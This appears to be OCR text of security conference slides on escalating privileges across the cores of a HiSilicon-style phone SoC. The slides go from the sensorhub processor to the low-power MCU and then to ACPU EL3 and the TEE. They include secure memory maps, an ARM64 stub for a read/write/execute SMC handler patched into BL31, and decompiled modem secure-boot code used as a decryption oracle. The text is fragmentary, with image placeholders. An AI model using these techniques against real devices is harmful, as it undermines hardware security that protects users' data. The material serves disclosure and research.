
2CE00000	2D9FFFFF	sec_camera
2DA00000	2E97FFFF	hifi-base
2E980000	2F37FFFF	npu-sec
2F380000	2F8FFFFF	hifi-data
2F900000	3015FFFF	bbox-mem
30160000	3025FFFF	dp-dhcp
30260000	3035FFFF	pstore-mem
30360000	3075FFFF	npu_ai_ts_fw
30760000	3105FFFF	npu_ai_server
36500000	3A3FFFFF	logo-buffer
3A400000	3FFFFFFF	fastboot-cma-mem
40000000	4FFFFFFF	hisi_cma
50000000	5ABFFFFF	hisi_iris_static_cma
60000000	63FFFFFF	tiny_cma
90000000	9FFFFFFF	hisi_smemheap_cma
A0000000	B127FFFF	modem-s

A bigger picture


ARM Trustzone (ACPU)




ARM Trustzone (ACPU)



ARM Trustzone (ACPU)



ARM Trustzone (SOC)



START	END	USAGE
10000000	105FFFFF	sensorhub-shmemext
10600000	1063FFFF	sensorhub-shmem
10640000	106BFFFF	sensorhub-share-mem
106C0000	108BFFFF	iommu_pgtable
108C0000	109BEFFF	fka-mem
109BF000	109BFFFF	mntndump
109C0000	10ABFFFF	ivp
114C0000	11CBFFFF	hhee
11CC0000	11D3FFFF	lpmx-core
11D40000	11DFFFFF	lpmcu
11E00000	127FFFFF	sensorhub-s
12800000	12FFFFFF	npu-tiny
13000000	135FFFFF	bl31
13600000	165FFFFF	secos
16600000	16AFFFFF	voiceid

Pivot to IOMCU

- load_and_run sensorhub.img (ARM Cortex M7, not encrypted)
- Tamper its memory with a thorough overwrite
  - Crash dump (RDR) revealed that 0x1248d000 gets executed
  - IOMCU reboots itself, without interfering entire system
- A secure master can raise AWPROT=0, ARPROT=0

Pivot to LPMCU

- SRAM of LPMCU is accessible from IOMCU
  - #define SOC_IOMCU_LP_RAM_BASE_ADDR (0x5FF50000)
  - Dump the SRAM of LPMCU into crash dump (RDR) of IOMCU
  - Patch LPMCU RDR related code to get code execution
    - RDR is triggered during a crash of IOMCU

Mountain Top: LPMCU

- A secure master (ARM Cortex M3), definitely
  - LPM3.img runs in this core after bootrom and xloader
- Mitigation of these years only accumulate more privilege to LPMCU
  - DMSS control is shifted from ACPU to LPMCU
- dma_transfer() is powerful enough to invade other cores
  - Even the DDR belongs to ACPU

Acquire the Privilege of ACPU EL3

```
  stp x29, x30, [sp, -0x10]!
  tst x0, 1
  beq exec
  ldr w3, [x1]
  str w3, [x2]
  b end
exec:
  blr x3
  str x0, [x6]
end:
  tlbi alle3
  dsb ish
  isb
  ldp x29, x30, [sp], 0x10
  ret
```

Patch BL31 (adding a RWX smc handler)


Establish a Decryption Oracle

```
int __fastcall hisi_secboot_verify_modem_imgs(int a1, int a2, int a3, int a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v8 = (int *)modem_image_info();
  v9 = v8;
  if ( !v8 )
  {
    v10 = -1;
    log(0, "%s %d:hisi_modem_disreset get modem_image_info failed.\n ", "[error]", 671);
    return v10;
  }
  if ( (unsigned int)(a1 - 7) > 3 )
  {
    if ( a1 == 5 )
      return hisi_secboot_verify_modem_comm_imgs(5, a3, a4);
    v12 = &v8[10 * a1];
    if ( a1 == 6 && (v8[7] & 0x40) == 0 )
      goto LABEL_15;
    v10 = hisi_secboot_verify(__SPAIR64__(a2, a1), *((_QWORD *)v12 + 2), "modem_fw", a4);
```

Patch TEEOS (platdrv)


DEMO

Core Escalation




What else lies under this attack model?


ARM Trustzone (SOC)



ARM Trustzone (SOC)



Cross-Core Communication



Cross-Core Attacking Surface

